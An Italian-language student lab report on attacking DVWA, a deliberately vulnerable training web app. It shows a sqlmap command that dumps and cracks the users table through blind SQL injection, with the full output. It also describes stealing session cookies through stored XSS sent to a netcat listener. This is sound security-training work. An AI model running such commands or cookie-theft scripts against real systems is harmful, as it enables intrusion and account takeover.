

Claudio De Cicco
2/12/2022

Report XSS stored, SQL injection blind

1-Come prima task vado a recuperare le password degli utenti presenti nel DB sfruttando la SQLi (blind). La Blind SQL Injection è identica alla normale SQL Injection, tranne per il fatto che quando un aggressore tenta di sfruttare un'applicazione, invece di ricevere un utile messaggio di errore, ottiene una pagina generica specificata dallo sviluppatore. Di seguito delle priccole differenze nei due source.



Dopo aver impostato la sicurezza in low apro la sezione SQL injection(blind) e vado a inserire “1” e invio, andando ad intercettare con burpsuite il cookie di sessione.



A questo punto (visto il problema di sql blind che ci permetteva di visualizzare tutto come la normale sqli) sono andato a eseguire sqlmap inserendo il cookie appena intercettato, ricevendo come risultato la lista degli user con le relative password hashate e successivamente decriptate.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.1.102/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit' -cookie "securit
y=low; PHPSESSID=ce37f43cd52c99a91ebeeaa29780e9b2" --dump

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It i
s the end user's responsibility to obey all applicable local, state and federal laws. Developers assume n
o liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:29:50 /2022-12-02/
```


```
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[08:30:01] [INFO] using hash method 'md5_generic_passwd'
[08:30:01] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[08:30:01] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[08:30:01] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[08:30:01] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------------------------------------+----------------------------------+
| user_id | user    | avatar                                                    | password                         |
|                | last_name | first_name |
+---------+---------+-----------------------------------------------------------+----------------------------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg       | 5f4dcc3b5aa765d61d8327deb88
2cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg     | e99a18c428cb38d5f2608536789
22e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg        | 8d3533d75ae2c3966d7e0d4fcc6
9216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg       | 0d107d09f5bbe40cade3de5c71e
9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg      | 5f4dcc3b5aa765d61d8327deb88
2cf99 (password) | Smith     | Bob        |
+---------+---------+-----------------------------------------------------------+----------------------------------+

[08:30:01] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.
102/dump/dvwa/users.csv'
[08:30:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.
1.102'

[*] ending @ 08:30:01 /2022-12-02/
```


2- Come seconda task vado a recuperare i cookie di sessione delle vittime dell'XSS stored e li invio nel server attaccante tramite netcat.
Una volta entrato nella sezione XSS stored provo ad inserire lo script nella sezione message ma veniva croppato.Quindi aprendo il source code sono andato a modificare la lunghezza massima.

Ora apro netcat e lo metto in ascolto sulla porta 3322.




Vado ad inserire quindi lo script.


E il risultato sarà che mi viene inviato il cookie di sessione.




Nella fase successiva avendo “storato” lo script, ogni volta che entrerò nella pagina di XSS stored mi si aprirà un pop up contenente il cookie di sessione. Questo vuol dire che lasciando in ascolto il mio netcat ogni volta che un utente entrerà nella pagina mi inviera il suo cookie di sessione. Come mostro di seguito.



Username: gordonb
Security Level: low
PHPIDS: disabled



Username: pablo
Security Level: low
PHPIDS: disabled



Ps. Per riuscire a simulare l'accesso da utenti diversi ho dovuto chiudere e riaprire firefox per ogni utente in modo che venisse "resettato" il cookie , alrimenti se avessi semplicemente fatto login e logout senza chidere il browser mi sarebbe uscito sempre lo stesso cookie.